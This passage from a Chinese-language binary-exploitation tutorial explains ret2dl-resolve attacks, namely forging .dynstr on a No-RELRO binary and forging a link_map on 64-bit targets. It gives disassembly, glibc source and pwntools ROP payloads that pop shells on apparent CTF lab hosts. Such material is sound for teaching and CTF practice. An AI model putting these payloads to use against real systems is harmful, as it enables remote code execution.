 0x00000012 (RELSZ)                      8 (bytes)
 0x00000013 (RELENT)                     8 (bytes)
 0x6ffffffe (VERNEED)                    0x8048280
 0x6fffffff (VERNEEDNUM)                 1
 0x6ffffff0 (VERSYM)                     0x8048272
 0x00000000 (NULL)                       0x0
root@kali:~#
```

更棒的是，如果一个程序没有开启RELRO(即checksec显示No RELRO).dynamic节是可写的。（Partial RELRO和Full RELRO会在程序加载完成时设置.dynamic为不可写，因此尽管readelf显示其为可写也不可相信）



.dynamic节中只包含Elf32/64_Dyn结构体类型的数据，这两个结构体定义在glibc/elf/elf.h下

```
typedef struct
{
  Elf32_Sword        d_tag;                       /* Dynamic entry type */
  union
    {
      Elf32_Word d_val;                           /* Integer value */
      Elf32_Addr d_ptr;                           /* Address value */
    } d_un;
} Elf32_Dyn;

typedef struct
{
  Elf64_Sxword        d_tag;                       /* Dynamic entry type */
  union
    {
      Elf64_Xword d_val;                  /* Integer value */
      Elf64_Addr d_ptr;                           /* Address value */
    } d_un;
} Elf64_Dyn;
```

从结构体的定义我们可以看出其由一个d_tag和一个union类型组成，union中的两个变量会随着不同的d_tag进行切换。我们通过readelf看一下.dynstr的d_tag

```
root@kali:~# readelf -d fake_dynstr32

Dynamic section at offset 0x660 contains 24 entries:
  标记        类型                         名称/值
 0x00000001 (NEEDED)                     共享库：[libc.so.6]
 0x0000000c (INIT)                       0x80482c8
 0x0000000d (FINI)                       0x8048504
 0x00000019 (INIT_ARRAY)                 0x8049654
 0x0000001b (INIT_ARRAYSZ)               4 (bytes)
 0x0000001a (FINI_ARRAY)                 0x8049658
 0x0000001c (FINI_ARRAYSZ)               4 (bytes)
 0x6ffffef5 (GNU_HASH)                   0x804818c
 0x00000005 (STRTAB)                     0x804821c
 0x00000006 (SYMTAB)                     0x80481ac
 0x0000000a (STRSZ)                      86 (bytes)
 0x0000000b (SYMENT)                     16 (bytes)
 0x00000015 (DEBUG)                      0x0
 0x00000003 (PLTGOT)                     0x804974c
 0x00000002 (PLTRELSZ)                   32 (bytes)
 0x00000014 (PLTREL)                     REL
 0x00000017 (JMPREL)                     0x80482a8
 0x00000011 (REL)                        0x80482a0
 0x00000012 (RELSZ)                      8 (bytes)
 0x00000013 (RELENT)                     8 (bytes)
 0x6ffffffe (VERNEED)                    0x8048280
 0x6fffffff (VERNEEDNUM)                 1
 0x6ffffff0 (VERSYM)                     0x8048272
 0x00000000 (NULL)                       0x0
```

其标记为0x05，union变量显示为值0x0804820c。我们看一下内存中.dynamic节中.dynstr对应的Elf32_Dyn结构体和指针指向的数据。

```
fake_dynstr32:08049698 dd 6FFFFEF5h
fake_dynstr32:0804969C dd offset unk_804818C
fake_dynstr32:080496A0 dd 5
fake_dynstr32:080496A4 dd offset unk_804821C
```

```
0804821C  00 6C 69 62 63 2E 73 6F  2E 36 00 5F 49 4F 5F 73  .libc.so.6._IO_s
0804822C  74 64 69 6E 5F 75 73 65  64 00 65 78 69 74 00 6D  tdin_used.exit.m
0804823C  65 6D 73 65 74 00 72 65  61 64 00 5F 5F 6C 69 62  emset.read.__lib
0804824C  63 5F 73 74 61 72 74 5F  6D 61 69 6E 00 5F 5F 67  c_start_main.__g
0804825C  6D 6F 6E 5F 73 74 61 72  74 5F 5F 00 47 4C 49 42  mon_start__.GLIB
0804826C  43 5F 32 2E 30 00 00 00  02 00 00 00 02 00 02 00  C_2.0...........
0804827C  02 00 01 00 01 00 01 00  01 00 00 00 10 00 00 00  ................
```

因此，我们只需要在栈溢出后程序中仍然存在至少一个未执行过的函数，我们就可以修改.dynstr对应结构体中的地址，从而使其指向我们伪造的.dynstr数据，进而在解析的时候解析出我们想要的函数。

我们以32位的程序为例，打开~/fake_dynstr32/fake_dynstr32

```
.text:0804844B                public vuln
.text:0804844B vuln           proc near               ; CODE XREF: main+11↓p
.text:0804844B
.text:0804844B s              = byte ptr -12h
.text:0804844B
.text:0804844B                push    ebp
.text:0804844C                mov     ebp, esp
.text:0804844E                sub     esp, 18h
.text:08048451                sub     esp, 4
.text:08048454                push    0Ah             ; n
.text:08048456                push    0               ; c
.text:08048458                lea     eax, [ebp+s]
.text:0804845B                push    eax             ; s
.text:0804845C                call    _memset
.text:08048461                add     esp, 10h
.text:08048464                sub     esp, 4
.text:08048467                push    2Ah             ; nbytes
.text:08048469                lea     eax, [ebp+s]
.text:0804846C                push    eax             ; buf
.text:0804846D                push    0               ; fd
.text:0804846F                call    _read
.text:08048474                add     esp, 10h
.text:08048477                nop
.text:08048478                leave
.text:08048479                retn
.text:08048479 vuln           endp
.text:08048479
.text:0804847A
.text:0804847A ; ---------------- S U B R O U T I N E ---------------------------------------
.text:0804847A
.text:0804847A ; Attributes: noreturn bp-based frame
.text:0804847A
.text:0804847A ; int __cdecl main(int argc, const char **argv, const char **envp)
.text:0804847A                public main
.text:0804847A main           proc near               ; DATA XREF: _start+17↑o
.text:0804847A
.text:0804847A argc           = dword ptr  0Ch
.text:0804847A argv           = dword ptr  10h
.text:0804847A envp           = dword ptr  14h
.text:0804847A
.text:0804847A                lea     ecx, [esp+4]
.text:0804847E                and     esp, 0FFFFFFF0h
.text:08048481                push    dword ptr [ecx-4]
.text:08048484                push    ebp
.text:08048485                mov     ebp, esp
.text:08048487                push    ecx
.text:08048488                sub     esp, 4
.text:0804848B                call    vuln
.text:08048490                sub     esp, 0Ch
.text:08048493                push    0               ; status
.text:08048495                call    _exit
.text:08048495 main           endp
.text:08048495
.text:08048495 ; ---------------------------------------------------------------------------
```

```
[*] '/root/fake_dynstr32'
    Arch:     i386-32-little
    RELRO:    No RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x8048000)
```

这个程序满足了我们需要的一切条件——No RELRO，栈溢出发生在vuln中，exit不会被调用，因此我们可以用上述方法进行攻击。首先我们把所有的字符串从里面拿出来，并且把exit替换成system

```
call_exit_addr = 0x08048495
read_plt = 0x08048300
start_addr = 0x08048350
dynstr_d_ptr_address = 0x080496a4
fake_dynstr_address = 0x08049800
fake_dynstr_data = "\x00libc.so.6\x00_IO_stdin_used\x00system\x00\x00\x00\x00\x00\x00read\
x00__libc_start_main\x00__gmon_start__\x00GLIBC_2.0\x00"
```

注意由于memset的一部分也会被system覆盖掉，我们应该把剩余的部分设置为\x00，防止后面的符号偏移值错误。memset由于是在read函数运行之前运行的，所以它的符号已经没用了，可以被覆盖掉。
接下来我们构造ROP链依次写入伪造的dynstr字符串和其保存在Elf32_Dyn中的地址。

```
io = remote("172.17.0.2", 10001)

payload = ""
payload += 'A'*22                                   #padding
payload += p32(read_plt)                            #修改.dynstr对应的Elf32_Dyn.d_ptr
payload += p32(start_addr)
payload += p32(0)
payload += p32(dynstr_d_ptr_address)
payload += p32(4)
io.send(payload)
sleep(0.5)
io.send(p32(fake_dynstr_address))                   #新的.dynstr地址
sleep(0.5)

payload = ""
payload += 'A'*22                                   #padding
payload += p32(read_plt)                            #在内存中伪造一块.dynstr字符串
payload += p32(start_addr)
payload += p32(0)
payload += p32(fake_dynstr_address)
payload += p32(len(fake_dynstr_data)+8)             #长度是.dynstr加上8，把"/bin/sh\x00"接在后面
io.send(payload)
sleep(0.5)
io.send(fake_dynstr_data+"/bin/sh\x00")             #把/bin/sh\x00接在后面
sleep(0.5)
```

此时还剩下函数exit未被调用，我们通过前面的步骤伪造了.dynstr，将其中的exit改成了system，因此根据_dl_fixup的原理，此时函数将会解析system的首地址并返回到system上。

```
>>> io.interactive()
[*] Switching to interactive mode
ls
core  fake_dynstr32  flag.txt  level3  level4  linux_server  test.c
```

64位下的利用方式与32位下并没有区别，此处不再进行详细分析。

0x06 fake link_map

由于各种保护方式的普及，现在能碰到No RELRO的程序已经很少了，因此上节所述的攻击方式能用上的机会并不多，所以这节我们介绍另外一种方式——通过伪造link_map结构体进行攻击。

在前面的源码分析中，我们主要把目光集中在未解析过的函数在_dl_fixup的流程中而忽略了另外一个分支。

```
_dl_fixup (
# ifdef ELF_MACHINE_RUNTIME_FIXUP_ARGS
           ELF_MACHINE_RUNTIME_FIXUP_ARGS,
# endif
           struct link_map *l, ElfW(Word) reloc_arg)
{
  ..... //变量定义，初始化等等
  if (__builtin_expect (ELFW(ST_VISIBILITY) (sym->st_other), 0) == 0) //判断函数是否被解析过。
此前我们一直利用未解析过的函数的结构体，所以这里的if始终成立
   .....
      result = _dl_lookup_symbol_x (strtab + sym->st_name, l, &sym, l->l_scope,
                                    version, ELF_RTYPE_CLASS_PLT, flags, NULL);
.....
    }
  else
    {
      /* We already found the symbol.  The module (and therefore its load
         address) is also known.  */
      value = DL_FIXUP_MAKE_VALUE (l, l->l_addr + sym->st_value);
      result = l;
    }
 .....
}
```

通过注释我们可以看到之前的if起的是判断函数是否被解析过的作用，如果函数被解析过，_dl_fixup就不会调用_dl_lookup_symbol_x对函数进行重定位，而是直接通过宏DL_FIXUP_MAKE_VALUE计算出结果。这边用到了link_map的成员变量l_addr和Elf32/64_Sym的成员变量st_value。这里的l_addr是实际映射地址和原来指定的映射地址的差值，st_value根据对应节的索引值有不同的含义。不过在这里我们并不需要关心那么多，我们只需要知道如果我们能使l->l_addr + sym->st_value指向一个函数的在内存中的实际地址，那么我们就能返回到这个函数上。但是问题来了，如果我们知道了system在内存中的实际地址，我们何苦用那么麻烦的方式跳转到system上呢？所以答案是我们不知道。我们需要做的是让l->l_addr和sym->st_value其中之一落在got表的某个已解析的函数上（如__libc_start_main），而另一个则设置为system函数和这个函数的偏移值。既然我们都伪造了link_map，那么显然l_addr是我们可以控制的，而sym根据我们的源码分析，它的值最终也是从link_map中获得的（很多节区地址，包括.rel.plt, .dynsym, dynstr都是从中取值，更多细节可以对比调试时的link_map数据与源码进行学习）

```
const ElfW(Sym) *const symtab
    = (const void *) D_PTR (l, l_info[DT_SYMTAB]);
  const char *strtab = (const void *) D_PTR (l, l_info[DT_STRTAB]);

  const PLTREL *const reloc
    = (const void *) (D_PTR (l, l_info[DT_JMPREL]) + reloc_offset);
  const ElfW(Sym) *sym = &symtab[ELFW(R_SYM) (reloc->r_info)];
```

所以这两个值我们都可以进行伪造。此时只要我们知道libc的版本，就能算出system与已解析函数之间的偏移了。

说到这里可能有人会想到，既然伪造的link_map那么厉害，那么我们为什么不在前面的dl-resolve中直接伪造出.dynstr的地址，而要通过一条冗长的求值链返回到system呢？我们来看一下上面的这行代码

```
      result = _dl_lookup_symbol_x (strtab + sym->st_name, l, &sym, l->l_scope,
                                    version, ELF_RTYPE_CLASS_PLT, flags, NULL);
```

根据位于glibc/include/Link.h中的link_map结构体定义，这里的l_scope是一个当前link_map的查找范围数组。我们从link_map结构体的定义可以看出来其实这是一个双链表，每一个link_map元素都保存了一个函数库的信息。当查找某个符号的时候，实际上是通过遍历整个双链表，在每个函数库中进行的查询。显然，我们不可能知道libc的link_map地址，所以我们没办法伪造l_scope，也就没办法伪造整个link_map使流程

进入_dl_lookup_symbol_x，只能选择让流程进入“函数已被解析过”的分支。
回到主题，我们为了让函数流程绕过_dl_lookup_symbol_x，必须伪造sym使得ELFW(ST_VISIBILITY)(sym->st_other), 0) == 0，根据sym的定义，我们就得伪造symtab和reloc->r_info，所以我们得伪造DT_SYMTAB, DT_JMPREL，此外，我们得伪造strtab为可读地址，所以还得伪造DT_STRTAB，所以我们需要伪造link_map前0xf8个字节的数据，需要关注的分别是位于link_map+0的l_addr，位于link_map+0x68的DT_STRTAB指针，位于link_map+0x70的DT_SYMTAB指针和位于link_map+0xF8的DT_JMPREL指针。此外，我们需要伪造Elf64_Sym结构体，Elf64_Rela结构体，由于DT_JMPREL指向的是Elf64_Dyn结构体，我们也需要伪造一个这样的结构体。当然，我们得让reloc_offset为0.为了伪造的方便，我们可以选择让l->l_addr为已解析函数内存地址和system的偏移，sym->st_value为已解析的函数地址的指针-8，即其got表项-8。(这部分在源码中似乎并没有体现出来，但是调试的时候发现实际上会+8，原因不明)我们还是以~/XMAN2016-level3_64/level3_64为例进行分析。
首先我们来构造一个fake link_map

```
fake_link_map_data = ""
fake_link_map_data += p64(offset)                          # +0x00 l_addr offset = system - __libc_start_main
fake_link_map_data += '\x00'*0x60
fake_link_map_data += p64(DT_STRTAB)                  #+0x68 DT_STRTAB
fake_link_map_data += p64(DT_SYMTAB)                  #+0x70 DT_SYMTAB
fake_link_map_data += '\x00'*0x80
fake_link_map_data += p64(DT_JMPREL)                  #+0xf8 DT_JMPREL
```

后面的link_map数据由于我们用不上就不构造了。根据我们的分析，我们留出来四个8字节数据区用来填充相应的数据，其他部分都置为0.
接下来我们伪造出三个结构体

```
fake_Elf64_Dyn = ""
fake_Elf64_Dyn += p64(0)                                  #d_tag
fake_Elf64_Dyn += p64(0)                                  #d_ptr

fake_Elf64_Rela = ""
fake_Elf64_Rela += p64(0)                                  #r_offset
fake_Elf64_Rela += p64(7)                                  #r_info
fake_Elf64_Rela += p64(0)                                   #r_addend

fake_Elf64_Sym = ""
fake_Elf64_Sym += p32(0)                                   #st_name
fake_Elf64_Sym += 'AAAA'                                  #st_info, st_other, st_shndx
fake_Elf64_Sym += p64(main_got-8)          #st_value
fake_Elf64_Sym += p64(0)                                   #st_size
```

显然我们必须把r_info设置为7以通过检查。为了使ELFW(ST_VISIBILITY) (sym->st_other)不为0从而躲过_dl_lookup_symbol_x，我们直接把st_other设置为非0.st_other也必须为非0以避开_dl_lookup_symbol_x，进入我们希望要的分支。
我们注意到fake_link_map中间有许多用\x00填充的空间，这些地方实际上写啥都不影响我们的攻击，因此我们充分利用空间，把三个结构体跟/bin/sh\x00也塞进去

```
offset = 0x253a0 #system - __libc_start_main

fake_Elf64_Dyn = ""
fake_Elf64_Dyn += p64(0)                                                                    #d_tag
从link_map中找.rel.plt不需要用到标签， 随意设置
fake_Elf64_Dyn += p64(fake_link_map_addr + 0x18)                  #d_ptr                指向伪造
的Elf64_Rela结构体，由于reloc_offset也被控制为0，不需要伪造多个结构体

fake_Elf64_Rela = ""
fake_Elf64_Rela += p64(fake_link_map_addr - offset)                #r_offset        rel_addr =
l->addr+reloc_offset，直接指向fake_link_map所在位置令其可读写就行
```

```
fake_Elf64_Rela += p64(7)                                                    #r_
info                index设置为0，最后一字节必须为7
fake_Elf64_Rela += p64(0)                                                    #r_
addend          随意设置

fake_Elf64_Sym = ""
fake_Elf64_Sym += p32(0)                                                     #st_
name            随意设置
fake_Elf64_Sym += 'AAAA'                                                     #st_
info, st_other, st_shndx st_other非0以避免进入重定位符号的分支
fake_Elf64_Sym += p64(main_got-8)                                        #st_value
已解析函数的got表地址-8，-8体现在汇编代码中，原因不明
fake_Elf64_Sym += p64(0)                                                     #st_
size            随意设置

fake_link_map_data = ""
fake_link_map_data += p64(offset)                          #l_addr，伪造为两个函数的地址偏移值
fake_link_map_data += fake_Elf64_Dyn
fake_link_map_data += fake_Elf64_Rela
fake_link_map_data += fake_Elf64_Sym
fake_link_map_data += '\x00'*0x20
fake_link_map_data += p64(fake_link_map_addr)                #DT_STRTAB          设置为一个可读
的地址
fake_link_map_data += p64(fake_link_map_addr + 0x30)#DT_SYMTAB          指向对应结构体数组的地址
fake_link_map_data += "/bin/sh\x00"
fake_link_map_data += '\x00'*0x78
fake_link_map_data += p64(fake_link_map_addr + 0x8)          #DT_JMPREL          指向对应数组结构
体的地址
```

现在我们需要做的就是栈劫持，伪造参数跳转到_dl_fixup了。前两者好说，_dl_fixup地址也在got表中的第2项。但是问题是这是一个保存了函数地址的地址，我们没办法放在栈上用ret跳过去，难道要再用一次万能gadgets吗？不，我们可以选择这个

```
.plt:00000000004004A0 loc_4004A0:                              ; CODE XREF: .plt:00000000004004EB↓j
.plt:00000000004004A0 push    cs:off_600A48
.plt:00000000004004A6 jmp     cs:off_600A50
.plt:00000000004004A6 ; ---------------------------------------------------------------------------
.plt:00000000004004AC db  0Fh
```

把这行指令地址放到栈上，用ret就可以跳进_fix_up.现在我们需要的东西都齐了，只要把它们组装起来，pwn it!

```
root@kali:~# python exp_fake_linkmap.py
[+] Opening connection to 172.17.0.3 on port 10001: Done
[*] Switching to interactive mode
Input:
$ ls
blinkroot       core          flag.txt       linux_serverx64  readable
bugsbunny.txt   fake_dynstr64  level3_x64     pwn150           test.c
```

练习题和例题请点此跳转到原文下载

点此返回目录页